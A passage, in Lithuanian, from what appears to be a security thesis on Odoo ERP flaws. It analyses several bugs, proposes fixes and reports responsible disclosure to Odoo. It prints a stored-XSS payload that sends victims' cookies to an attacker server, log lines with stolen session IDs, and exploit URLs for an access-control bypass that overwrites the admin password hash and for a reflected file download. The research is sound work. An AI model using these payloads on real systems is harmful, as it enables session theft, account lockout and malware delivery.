    document.body.insertAdjacentHTML(
        'afterbegin', '<img src="http://localhost:8000/' + document.cookie + '" />');
};
</script>
```

Kadangi išsaugojimo metu *Odoo* VVS neatliekamas duomenų išvalymas, šis žalingas kodas bus išsaugotas duomenų bazėje be pakeitimų. Įvykdžius tokį kodą naršyklėje, į ekraną bus išvestas pranešimo langas su tekstu „XSS“. Be to, į ataskaitos HTML dokumentą bus įterpta paveikslėlio žyma <img/>. Aukos naršyklei bandant atvaizduoti paveikslėlį, į atakuotojo serverį bus įvykdyta užklausa su aukos slapukų *Odoo* VVS reikšme.

3. Naršyklėje atveriamas „Due Payments“ ataskaitos HTML peržiūros langas adresu: *http://localhost:8069/report/html/account.report_overdue/7*



2.4 pav. Žalingo kodo įvykdymas ataskaitos HTML peržiūros puslapyje

2.4 ekrano kopijoje matomas žalingo kodo įvykdymas *Google Chrome* naršyklėje atvėrus „Due Payments“ ataskaitos HTML peržiūros puslapį.

Papildomai, mūsų paleisto atakuotojo serverio žurnale matomas įrašas:

```
127.0.0.1 - - [16/Jun/2016 14:55:59] "GET
↪ /website_lang=en_US;%20session_id=155d8b359ddc9ecec60a1eaa2f36478f4e5ea2c6
↪ HTTP/1.1" 404 -
```

Taigi, atakuotojas gavo aukos sesijos *Odoo* VVS slapuką: *session_id=155d8b359ddc9ecec60a1eaa2f36478f4e5ea2c6*.

Išnaudojimas ataskaitos PDF failo generavimo metu

Pirmieji du žingsniai – tokie patys kaip ir išnaudojimo panaudojant ataskaitos HTML peržiūros puslapį. Įterpus žalingą kodą į vieną iš kliento adreso laukelių, pirkėjo „Agrolait“ formos rodinyje iš meniu „Spausdinti“ pasirinkus punktą „Due Payments“ bus sugeneruotas pažeidžiamos ataskaitos PDF failas. Pranešimo lango šiuo atveju neišvysime, tačiau atakuotojo serverio žurnale matomas įrašas:

```
127.0.0.1 - - [16/Jun/2016 14:30:01] "GET
↪ /session_id=1c19104ac5643423df4d7ee54239bde59bb04935 HTTP/1.1" 404 -
```

Tai, jog *Odoo* VVS *wkhtmltopdf* kvietimo metu kaip parametrą perduoda vartotojo slapukų reikšmę, leidžia įvykdyti sesijos pagrobimo ataką net ir tuomet, kai ataskaitos HTML nėra tiesiogiai grąžinamas į aukos naršyklę.

2.4. Projektinės dalies išvados

Projektinės darbo dalies metu:

- suprojektuotas ir suprogramuotas automatizuoto *Odoo* VVS ataskaitų tikrinimo nuo XSS pažeidžiamumų modulis;
- naudojant sukurtą modulį atliktas egzistuojančių *Odoo* VVS ataskaitų tikrinimas;
- iš 36-ių pagrindinių ataskaitų, 21-os ataskaitos patikrinti nepavyko dėl papildomų objektų, būtinų sėkmingam dinamiškos ataskaitos sugeneravimui, trūkumo.
- vienoje iš likusių 15 ataskaitų („Due Payments“) aptikti 5 laukeliai, kurių išvedimas ataskaitoje sąlygoja išsaugotųjų XSS pažeidžiamumo atsiradimą;
- atlikta aptikto pažeidžiamumo analizė, pademonstruoti galimi pažeidžiamumo išnaudojimo būdai, pasiūlytas pažeidžiamumo ištaisymas;
- apie aptiktą pažeidžiamumą pranešta *Odoo* VVS kūrėjams.

3. PAŽEIDŽIAMUMŲ PAIEŠKA KODO PERŽIŪROS METODU

Kaip apsibrėžta analizės dalyje (skyrelis 1.7. žr. psl. 30, Analizės apibendrinimas), planuojama *Odoo* VVS ieškoti pažeidžiamumų kodo peržiūros metodu.

Šiame skyriuje apžvelgiama kodo peržiūros metu aptiktų pažeidžiamumų analizė.

3.1. Aptikti pažeidžiamumai

Šiame skyrelyje pateikiami ir išnagrinėjami kodo peržiūros metodu *Odoo* VVS aptikti pažeidžiamumai.

3.1.1. XSS pažeidžiamumas „website“ modulyje

Kodo peržiūros metu aptiktas išsaugotos *XSS* atakos pažeidžiamumas *website* modulyje, leidžiantis atakuotojui, turinčiam *Odoo* VVS naudotojo teises ir produktų (modelis *product.product*) redagavimo privilegiją, įterpti žalingą *JavaScript* kodą į produkto pavadinimo laukelį. Vėliau šis kodas be išvalymo atvaizduojamas aukos naršyklėje atidarius produkto puslapį e. parduotuvėje (jei įdiegtas modulis *website_sale*). Pažeidžiamumas paveikia *Odoo* VVS 8.0 bei 9.0 versijas.

3.1.1.1. Pažeidžiamumo analizė

Pažeidžiamumas kyla *QWeb* paveikslėlio valdiklio (angl. *image widget*) HTML kodo generavimo metu. Šis funkcionalumas aprašomas modulio *website* failo *models/ir_qweb.py* funkcijoje *record_to_html* 303-joje eilutėje[1]:

```
302 if options.get('alt-field') and getattr(record, options['alt-field'], None):
303     alt = record[options['alt-field']]
304 elif options.get('alt'):
305     alt = options['alt']
306 img = '<img class="%s" src="%s" style="%s"%s/>' % (classes, src, options.get('style', ''), '
        ↪  alt="%s"' % alt if alt else '')
307 return ir_qweb.HTMLSafe(img)
```

Kodo fragmento 306-oje eilutėje formuojama *img* HTML žyma, kurios vienas iš atributų yra *alt* (šis atributas naudojamas naršyklėse, kai pagrindinio elemento, šiuo atveju, paveikslėlio, neįmanoma sėkmingai atvaizduoti, pvz. jei paveikslėlis neegzistuoja arba yra netinkamo formato. Taip pat šis atributas naudojamas ekrano skaityklėse siekiant apibūdinti elementą[2]). Šio atributo reikšmė formuojama 302–305 eilutėse, šiuo atveju atributo teksto reikšmė perduodama per paveikslėlio valdiklio QWeb XML šablone parametrą, kuris nurodo, kuriame atvaizduojamo objekto (šiuo atveju produkto) laukelyje saugoma tekstinė atributo reikšmė. *img* elemento

[1] https://github.com/odoo/odoo/blob/1545591/addons/website/models/ir_qweb.py#L303

[2] https://en.wikipedia.org/wiki/Alt_attribute

HTML kodas formuojamas naudojant paprastą tekstinių eilučių formatavimo funkcija, o *alt* atributo reikšmė prieš formatavimą nėra išvaloma. Galiausiai, funkcija grąžina paveikslėlio *img* elemento HTML kodą, apvilktą į *HTMLSafe* klasės objektą, kuris naudojamas nurodyti, jog ši reikšmė yra „saugi“ ir papildomas jos išvalymas nereikalingas.

Vienas iš pavyzdžių, kur ši klaida *Odoo* VVS sąlygoja *XSS* pažeidžiamumo atsiradimą, rastas *website_sale* modulio *QWeb* XML šablono failo *views/templates.xml* 371-oje eilutėje[3]:

```
371     <span itemprop="image" t-field="product.image" t-field-options='{"widget":
          ↪  "image", "class": "product_detail_img", "alt-field": "name"}'/>
372 </div><div class="col-sm-5 col-md-5 col-lg-4 col-lg-offset-1">
373     <h1 itemprop="name" t-field="product.name">Product Name</h1>
374     <span itemprop="url" style="display:none;" t-esc="'/shop/product/%s' % slug(product)"/>
```

Kodo fragmente 371-oje eilutėje aprašomas produkto paveikslėlis, nurodoma, jog bus naudojamas paveikslėlio valdiklis: `"widget": "image"`, ir kad *alt* atributo reikšmė yra produkto pavadinimas: `"alt-field": "name"`.

3.1.1.2. Išnaudojimo pavyzdys


Demonstracijai naudojamas mūsų kompiuteryje paleistas aštuntosios *Odoo* versijos VVS serveris, naudojantis 8069 prievadą. Demonstracijos duomenų bazėje įdiegtas *Odoo website_sale* modulis ir naudojami demonstraciniai modulių duomenys.

Pažeidžiamumas išbandytas *Firefox v50* ir *Google Chrome v54* naršyklėse.

Išnaudojimo žingsniai:

1. Prisijungus prie *Odoo* VVS su naudotoju, turinčiu produktų redagavimo privilegijas, pagrindiniame meniu einama *Pardavimai →Produktai*, pasirenkamas produktas *[A2323] iPad Retina Display*, spaudžiamas mygtukas *Redaguoti*.
2. Produkto pavadinimo laukelyje įvedamas toks kodas: `"/><script>alert('XSS');</script>`. Kadangi išsaugojimo metu *Odoo* VVS neatliekamas duomenų išvalymas, šis žalingas kodas bus išsaugotas duomenų bazėje be pakeitimų. Įvykdžius tokį kodą naršyklėje, į ekraną bus išvestas pranešimo langas su tekstu „XSS“.
3. Naršyklėje atveriamas produkto puslapis e. parduotuvėje (*Tinklapis →Pardavimų skyriai*, pasirenkamas produktas).

[3] https://github.com/odoo/odoo/blob/1545591/addons/website_sale/views/templates.xml#L371



3.1 pav. Žalingo kodo įvykdymas produkto e. parduotuvės puslapyje

3.1 ekrano kopijoje matomas žalingo kodo įvykdymas *Firefox* naršyklėje atvėrus produkto „[A2323] iPad Retina Display“ e. parduotuvės puslapį.

3.1.2. Nesaugus getattr() funkcijos naudojimas modulyje „mail“

Kodo peržiūros metu aptiktas nesaugus *Python* funkcijos *getattr()* naudojimo HTTP valdiklyje atvejis, leidžiantis atakuotojui, turinčiam minimalių privilegijų naudotojo prisijungimą prie *Odoo* VVS įvykdyti bet kurio *Odoo* VVS modelio metodą, priimantį bent penkis argumentus (arba daugiau, jei likę parametrai neprivalomi) ir kurio antraštė atitinka formatą:

1. *self* – modelio objektas;
2. *cr* – duomenų bazės kursorius;
3. *uid* – veiksmą vykdančio vartotojo identifikatorius duomenų bazėje;
4. *<int>* – sveikojo skaičiaus tipo kintamasis;
5. *<int>* – sveikojo skaičiaus tipo kintamasis;
6. kiti, neprivalomi, parametrai.

Išnaudojant šią klaidą galima apeiti *Odoo* VVS RPC priegos prie modelių metodų valdymo mechanizmą ir tokiu būdu įvykdyti per RPC[4] sąsają neprieinamus privačius (prasidedančius simboliu „_“) modelių metodus. Tokie metodai numatytuoju atveju nėra prieinami iš išorės per jokią sąsają (jų įvykdymas galimas tik modulio viduje), todėl teoriškai vykdant tokį metodą gali būti neatliekama jokia prieigos kontrolė, tokiu būdu atsiranda prieigos valdymo mechanizmo apėjimo pažeidžiamumas. Pažeidžiamumas paveikia *Odoo* VVS 7.0 bei 8.0 versijas.

[4]https://www.odoo.com/documentation/8.0/api_integration.html

3.1.2.1. Pažeidžiamumo analizė

Pažeidžiamumas kyla *mail* modulio HTTP valdiklio metode *download_attachment*, aprašomame modulio failo *controllers/main.py* 16-oje eilutėje[5]:

```
15  @http.route('/mail/download_attachment', type='http', auth='user')
16  def download_attachment(self, model, id, method, attachment_id, **kw):
17      # FIXME use /web/binary/saveas directly
18      Model = request.registry.get(model)
19      res = getattr(Model, method)(request.cr, request.uid, int(id), int(attachment_id))
20      if res:
21          filecontent = base64.b64decode(res.get('base64'))
22          filename = res.get('filename')
23          content_type = mimetypes.guess_type(filename)
24          if filecontent and filename:
25              return request.make_response(
26                  filecontent,
27                  headers=[('Content-Type', content_type[0] or 'application/octet-stream'),
28                           ('Content-Disposition', content_disposition(filename))])
29      return request.not_found()
```

Šis valdiklis apdoroja *HTTP GET* užklausas adresu */mail/download_attachment* ir reikalauja naudotojo prisijungimo. Valdiklis skirtas el. pašto laiškų prisegtukų atsisiuntimui.

Kodo fragmento 19-oje eilutėje kviečiama *Python* programavimo kalbos *getattr* funkcija[6], kuri grąžina modelio objekto *Model* atributą, kurio pavadinimas saugomas kintamajame *method*. Svarbu atkreipti dėmesį į tai, jog modelio pavadinimo ir modelio metodo reikšmės yra valdomos atakuotojo – jos perduodamos per *HTTP GET* užklausos parametrus. Funkcijos *getattr* grąžintas atributas (šiuo atveju – modelio metodas) yra iškart kviečiamas su argumentais *request.cr*, *request.uid*, *int(id)*, *int(attachment_id)*. Svarbu pastebėti, jog du pirmieji argumentai nėra valdomi atakuotojo, tačiau du paskutinieji – *id* ir *attachment_id* – valdomi atakuotojo per *HTTP GET* užklausos parametrus. Kviečiant tinkamo argumentų kiekio reikalaujantį metodą per šių dviejų parametrų reikšmes atakuotojas gali perduoti metodui savo galimai žalingas reikšmes. Taip pat yra svarbu, jog kviečiamas metodas gražintų tuščią reikšmę, pvz.: *False*, *''*, *None*, *[]* arba *{}*, kurios sąlygos sakinyje būtų įvertintos kaip netiesa (nulis Būlio algebroje). Kitu atveju, jei metodo gražinamos reikšmės tolimesnis apdorojimas (21-28 eilutės kodo fragmente) sukels neapdorotą išimtį (angl. *exception*), duomenų bazės tranzakcija bus atšaukta (angl. *rollback*).

Kadangi funkcija *getattr* yra vidinė *Python* programavimo kalbos funkcija, ją naudojant netaikomi jokie vidiniai *Odoo* VVS prieigos ribojimo mechanizmai.

[5] https://github.com/odoo/odoo/blob/1545591/addons/mail/controllers/main.py#L16

[6] https://docs.python.org/2/library/functions.html#getattr

3.1.2.2. Išnaudojimo pavyzdys

Demonstracijai naudojamas mūsų kompiuteryje paleistas aštuntosios *Odoo* versijos VVS serveris, naudojantis 8069 prievadą. Demonstracijos duomenų bazėje įdiegtas *Odoo mail* modulis ir naudojami demonstraciniai modulių duomenys.

Kodo paieškos pagalba *Odoo* VVS modulyje *auth_crypt* nustatytas metodas *_set_encrypted_password*, kurio antraštė atitinka pažeidžiamo metodo reikalavimus. Modulis *auth_crypt* naudojamas duomenų bazėje saugomų prisijungimo vardo/slaptažodžio principu paremtai vartotojų autentifikacijai.

Metodo *_set_encrypted_password* kodas[7]:

```
78 def _set_encrypted_password(self, cr, uid, id, encrypted, context=None):
79     """ Store the provided encrypted password to the database, and clears
80     any plaintext password
81
82     :param uid: id of the current user
83     :param id: id of the user on which the password should be set
84     """
85     cr.execute(
86         "UPDATE res_users SET password='', password_crypt=%s WHERE id=%s",
87         (encrypted, id))
```


Reikia atkreipti dėmesį į tai, jog metodo pavadinimas prasideda simboliu „_“, o tai reiškia, jog metodas nėra pasiekiamas iš išorės (net ir administratoriui) per RPC sąsają. Metodas nustato vartotojo, kurio duomenų bazės identifikatorius perduodamas parametru *id*, slaptažodžio maišos reikšmę į tą, kuri perduodama parametru *encrypted*. Kaip matoma kodo fragmento 85-eilutėje, slaptažodžio maišos reikšmė keičiama vykdant tiesioginę SQL užklausą per duomenų bazės kursorių. Tai reiškia, jog nėra pritaikomos *Odoo* VVS *ORM* modelių prieigos tikrinimo taisyklės, tikrinančios, ar vartotojas gali įvykdyti operaciją.

Išnaudojimo žingsniai:

1. Prisijungiame prie *Odoo* VVS su naudotoju, turinčiu kad ir pačias minimaliausias prieigos privilegijas, pvz.: vartotojo vardas – *demo*, slaptažodis – *demo*.
2. Sukonstruojame atakos URL adresą. Pavyzdžiui, pakeisime *admin* vartotojo (duomenų bazės ID: 1) slaptažodžio maišos reikšmę į *123*: http://localhost:8069/mail/download_attachment?model=res.users&method=_set_encrypted_password&id=1&attachment_id=123. Sukonstruotame URL vartotojo identifikatorius perduodamas parametru *id*, o slaptažodžio maišos reikšmė – parametru *attachment_id*.
3. Sukonstruotas URL atveriamas naršyklėje – išvedamas klaidos pranešimas, jog resurso rasti nepavyko (*HTTP* statusas kodas – 404).
4. Atsijungiame nuo *Odoo* VVS.
5. Bandome prisijungti administratoriaus teisėmis (pagal nutylėjimą, vartotojo vardas – *admin*, slaptažodis – *admin*).

[7] https://github.com/odoo/odoo/blob/1545591/addons/auth_crypt/auth_crypt.py#L78

6. Išvedamas klaidos pranešimas apie vidinę serverio klaidą (žr. 3.2 pav.).



3.2 pav. Vidinė serverio klaida bandant prisijungti administratoriaus teisėmis

Papildomai, *Odoo* VVS serverio žurnale matomas įrašas:

```
2016-11-17 14:17:14,511 19 ERROR vuln openerp.addons.website.models.ir_http:
 ↪  500 Internal Server Error:

Traceback (most recent call last):
  File "/home/odoo/odoo/addons/website/models/ir_http.py", line 199, in _handle_exception
    response = super(ir_http, self)._handle_exception(exception)

    ...

  File "/usr/local/lib/python2.7/dist-packages/passlib/context.py", line 1455,
   ↪  in identify_record
    raise ValueError("hash could not be identified")
ValueError: hash could not be identified
```

Klaida kyla iš *Odoo* VVS naudojamos papildomos bibliotekos *passlib*[8], kuri, bandydama patikrinti įvesto administratoriaus slaptažodžio maišos funkcijos reikšmę su saugoma duomenų bazėje, sukelia išimties situaciją, kadangi mūsų įrašyta reikšmė *123* neatitinka bibliotekos naudojamo maišos reikšmės ir naudojamo algoritmo aprašymo formato. Tai reiškia, jog kviečiant *__set__encrypted__password* negalima sėkmingai pakeisti vartotojo slaptažodžio, tačiau galima įvykdyti atsisakymo aptarnauti ataką (angl. *Denial of Service, DOS*), kadangi vartotojas negalės prisijungti prie sistemos.

Tai tik vienas iš galimai keleto pažeidžiamumų, atsirandančių dėl nesaugaus *getattr* funkcijos naudojimo, tačiau jis puikiai parodo šios klaidos išnaudojimo galimybes.

[8] https://pythonhosted.org/passlib/

3.1.3. RFD pažeidžiamumas „web“ modulyje

Kodo peržiūros metu aptiktas atspindėto failo atsiuntimo pažeidžiamumas (angl. *RFD, reflected file download*), leidžiantis atakuotojui paruošti tokią *Odoo* VVS nuorodą, jog ją atvėrus aukos naršyklėje bus inicijuojamas pilnai atakuotojo valdomo turinio failo atsiuntimas. Kadangi nuoroda yra visiškai taisyklinga *Odoo* VVS nuoroda, ji ir parsiųstas failai gali nesukelti aukai įtarimo, kadangi teoriškai tik įmonės darbuotojai gali sukurti tokią nuorodą ir įkelti failą į VVS.

Pažeidžiamumas paveikia *Odoo* VVS 8.0 bei *OpenERP* 7.0 versiją.

3.1.3.1. Pažeidžiamumo analizė

Pažeidžiamumas kyla *web* modulio HTTP valdiklio metode *saveas_ajax*, aprašomame modulio failo *controllers/main.py* 1110-oje eilutėje[9]:

```
1110 @http.route('/web/binary/saveas_ajax', type='http', auth="public")
1111 @serialize_exception
1112 def saveas_ajax(self, data, token):
1113     jdata = simplejson.loads(data)
1114     model = jdata['model']
1115     field = jdata['field']
1116     data = jdata['data']
1117     id = jdata.get('id', None)
1118     filename_field = jdata.get('filename_field', None)
1119     context = jdata.get('context', {})
1120 
1121     Model = request.session.model(model)
1122     fields = [field]
1123     if filename_field:
1124         fields.append(filename_field)
1125     if data:
1126         res = {field: data, filename_field: jdata.get('filename', None)}
1127     elif id:
1128         res = Model.read([int(id)], fields, context)[0]
1129     else:
1130         res = Model.default_get(fields, context)
1131     filecontent = base64.b64decode(res.get(field) or '')
```

Šis valdiklis naudojamas failo atsisiuntimui iš *JavaScript* kliento vartotojo naršyklėje inicijuoti. Svarbu atkreipti dėmesį į tai, jog valdikliui nereikalingas naudotojo prisijungimas – atakuotojas gali sukonstruoti užklausą bet kuriai pažeidžiamos versijos *Odoo* VVS.

Parametrai valdikliui paduodami per *HTTP GET* užklausos *data* parametrą, kurio reikšmė turėtų būti taisyklinga *JSON* struktūra.

Kodo fragmento 1125–1126 eilutėse matyti, jog jei kintamasis *data*, gaunamas iš JSON struktūros yra netuščias, tuomet jo reikšmė toliau (žr. 1131 eil.) naudojama kaip atsiunčiamo

[9] https://github.com/odoo/odoo/blob/1545591/addons/web/controllers/main.py#L1110


failo turinys. Kadangi kintamojo *data* reikšmė turėtų būti *base64* koduote užkoduoti duomenys, reiškia, jog konstruojant žalingą URL atakuotojas gali naudoti dvejetainio formato failus, pvz. *.exe*, *.doc*, *.pdf*.

3.1.3.2. Išnaudojimo pavyzdys

Demonstracijai naudojamas mūsų kompiuteryje paleistas aštuntosios *Odoo* versijos VVS serveris, naudojantis 8069 prievadą. Demonstracijos duomenų bazėje įdiegtas *Odoo web* modulis ir naudojami demonstraciniai modulių duomenys.

Išnaudojimo žingsniai:

1. Paruošiame „žalingą“ failą – *Windows Batch* scenarijų, kurį įvykdžius paleidžiamas *Notepad* teksto redaktorius: `start notepad`.;
2. Užkoduojame failo turinį *base64* koduote: `c3RhcnQgbm90ZXBhZAo=`;
3. Sukonstruojame URL: http://localhost:8069/web/binary/saveas_ajax?data={”model”:”” ,”field”:””,”data”:”c3RhcnQgbm90ZXBhZAo=”,”filename”:”run.bat”,”filename_field”:”a ”}&token=1
4. Atveriame URL aukos naršyklėje. Naršyklė inicijuoja failo atsiuntimo dialogą failui pavadinimui „run.bat“ (3.3 pav.).
5. Patikriname parsiųsto failo turinį atvėrę jį teksto redaktoriuje.



3.3 pav. Atakuotojo valdomo turinio failo atsiuntimo dialogas

Kadangi *base64* koduote galima užkoduoti ir dvejetainį failą, pvz. *Windows* operacinės sistemos vykdomąjį failą, atakuotojas nesunkiai gali nusiųsti aukai nuorodą, kuri į jos kompiuterį atsiųstų, pvz. Trojos arklio, kirmino ar kitokio tipo virusą. Tiesa, norint įvykdyti failą auka dar turės jį paleisti, tačiau tai, jog aukai sudaromas įspūdis, kad failas parsiųstas iš aukos įmonės VVS, gali sumažinti aukos atsargumo jausmą ir padrąsinti ją paleisti failą.

3.1.3.3. Pažeidžiamumo ištaisymas

Atakos atradėjas O. Hafif siūlo keletą apsisaugojimo nuo šios atakos metodų [21, p. 19]. Kadangi tiriamasis *HTTP* valdiklis naudojamas *JavaScript* kliento, siūlomas pataisymas valdiklyje reikalaujant papildomos nestandartinės *HTTP* antraštės.

```
1110 @http.route('/web/binary/saveas_ajax', type='http', auth="public")
1111 @serialize_exception
1112 def saveas_ajax(self, data, token):
1113     if not request.headers.get('X-AJAX-File-Download'):
1114         raise werkzeug.exceptions.BadRequest()
1115     jdata = simplejson.loads(data)
1116     model = jdata['model']
1117     field = jdata['field']
1118     data = jdata['data']
1119     id = jdata.get('id', None)
1120     filename_field = jdata.get('filename_field', None)
1121     context = jdata.get('context', {})
1122
```

Tokiu būdu kviečiant valdiklį vartotojo naršyklėje papildoma antraštė būtų pridedama *AJAX* užklausos metu, o atidarant nuorodą naršyklėje tiesiogiai valdiklis grąžintų *HTTP* klaidos statusą (žr. eil. 1113–1114), pvz. 400, indikuojantį, jog užklausa suformuota neteisingai, kadangi naudotojo naršyklė nepridės nestandartinės *HTTP* antraštės. Toks sprendimas nereikalauja didelių kodo pakeitimų taip sumažinant regresijos tikimybę.

3.1.3.4. Pranešimas apie pažeidžiamumą

Apie šį pažeidžiamumą buvo pranešta *Odoo* VVS kūrėjams, laikantis atsakingo atskleidimo procedūros [10]. Pranešime buvo paaiškintas pažeidžiamumas ir pademonstruotas galimas jo išnaudojimo būdas. Taip pat buvo pasiūlytas būdas pažeidžiamumui ištaisyti. *Odoo* saugumo komanda sureagavo į pranešimą apie pažeidžiamumą, įvertino jį kaip vidutinio/aukšto rizikingumo ir pažadėjo atlikti nuodugnesnę analizę (skyrelis 6.3.4. žr. psl. 83, Pranešimas apie RFD pažeidžiamumą „web“ modulyje). Ataskaitos rengimo metu šis pažeidžiamumas *Odoo* VVS dar nebuvo ištaisytas.

3.1.4. Nesaugių prieigos žetonų generavimas „website quote“ modulyje

Kodo peržiūros metu nustatyta nesaugių prieigos prie pardavimo užsakymų žetonų generavimo galimybė, jei modulis „website_quote“ įdiegiamas ne „Odoo“ VVS įdiegimo metu. Jei modulio įdiegimo metu sistemos duomenų bazėje egzistuoja pardavimo užsakymų, išrašytų skirtingiems klientams, tuomet modulio įdiegimo metu visiems šiems pardavimo užsakymams bus sugeneruota ta pati prieigos žetono (angl. *access token*) reikšmė. Tokiu būdu, prieš modulio įdiegimą sukurti pardavimo užsakymai įgis tą pačią prieigos žetono reikšmę ir kiekvienas iš šių pardavimo užsakymų klientų galės perskaityti kitų klientų pardavimo užsakymus, galimai atskleidžiant konfidencialią informaciją, ir atlikti veiksmus kito kliento vardu (užsakymo patvirtinimas, atmetimas, bendravimas kliento vardu).

[10] https://www.odoo.com/page/responsible-disclosure

Pažeidžiamumas paveikia *Odoo* VVS 8.0, 9.0 bei 10.0 versijas.

3.1.4.1. Pažeidžiamumo analizė

Pažeidžiamumas kyla dėl *Odoo ORM* duomenų lauko numatytųjų reikšmių apskaičiavimo ypatybės[11]:

```
2393 def _set_default_value_on_column(self, cr, column_name, context=None):
2394     # ideally, we should use default_get(), but it fails due to ir.values
2395     # not being ready
2396 
2397     # get default value
2398     default = self._defaults.get(column_name)
2399     if callable(default):
2400         default = default(self, cr, SUPERUSER_ID, context)
2401 
2402     column = self._columns[column_name]
2403     ss = column._symbol_set
2404     db_default = ss[1](default)
2405     # Write default if non-NULL, except for booleans for which False means
2406     # the same as NULL - this saves us an expensive query on large tables.
2407     write_default = (db_default is not None if column._type != 'boolean'
2408                         else db_default)
2409     if write_default:
2410         _logger.debug("Table '%s': setting default value of new column %s to %r",
2411                       self._table, column_name, default)
2412         query = 'UPDATE "%s" SET "%s"=%s WHERE "%s" is NULL' % (
2413             self._table, column_name, ss[0], column_name)
2414         cr.execute(query, (db_default,))
2415         # this is a disgrace
2416         cr.commit()
```

2400-oje eilutėje kviečiama funkcija, kuri apskaičiuoja numatytąsias reikšmes naujai pridėtiems duomenų bazės lentelės laukeliams. 2412-oje eilutėje įvykdoma *SQL* užklausa, kuri apskaičiuotą reikšmę įrašo į visas lentelės eilutes, kuriose laukelio reikšmė yra tuščia.

Modulis „website_quote“ išplečia pardavimo užsakymų modelį *sale.order* ir prideda prieigos žetoną saugantį laukelį *access_token*. [12]:

```
139 _columns = {
140     'access_token': fields.char('Security Token', required=True, copy=False),
141     'template_id': fields.many2one('sale.quote.template', 'Quote Template', readonly=True,
142         states={'draft': [('readonly', False)], 'sent': [('readonly', False)]}),
143     'website_description': fields.html('Description'),
144     'options' : fields.one2many('sale.order.option', 'order_id', 'Optional Products Lines',
        ↪  copy=True),
145     'validity_date': fields.date('Expiry Date'),
```

[11] https://github.com/odoo/odoo/blob/1545591/openerp/models.py#L2393-L2416

[12] https://github.com/odoo/odoo/blob/1545591/addons/website_quote/models/order.py#L139-L151

```
146     'amount_undiscounted': fields.function(_get_total, string='Amount Before Discount',
            ↪  type="float",
147          digits_compute=dp.get_precision('Account'))
148 }
149 _defaults = {
150     'access_token': lambda self, cr, uid, ctx={}: str(uuid.uuid4())
151 }
```

150-oje kodo fragmento eilutėje nurodoma numatytąją laukelio *access_token* reikšmę apskaičiuojanti anoniminė funkcija. Ši funkcija grąžina atsitiktinį unikalų identifikatorių (angl. *UUID4*). Taip pat reikia pastebėti, jog laukelio reikšmė yra privaloma (angl. *required*), taigi laukelis būtinai užpildomas visose eilutėse modulio įdiegimo metu.

Kadangi viena ir ta pati numatytoji reikšmė nustatoma visoms eilutėms, kuriose laukelio reikšmė tuščia, visi iki modulio įdiegimo egzistavę pardavimo užsakymų objektai, sukurti skirtingiems klientams, įgis tą pačią prieigos žetono laukelio (*access_token*) reikšmę.

Prieigos žetonas naudojamas tam, kad klientai, neturintys prisijungimo prie *Odoo* VVS, galėtų peržiūrėti įmonės teikiamą pardavimų pasiūlymą ir atlikti veiksmus, pvz. komentuoti, priimti ar atmesti pasiūlymą, atvėrę pardavimų pasiūlymo peržiūros nuorodą interneto naršyklėje. Pardavimų pasiūlymo nuoroda klientui nusiunčiama el. laišku, o vienas iš nuorodos parametrų (*token*) saugo prieigos žetono reikšmę [13].

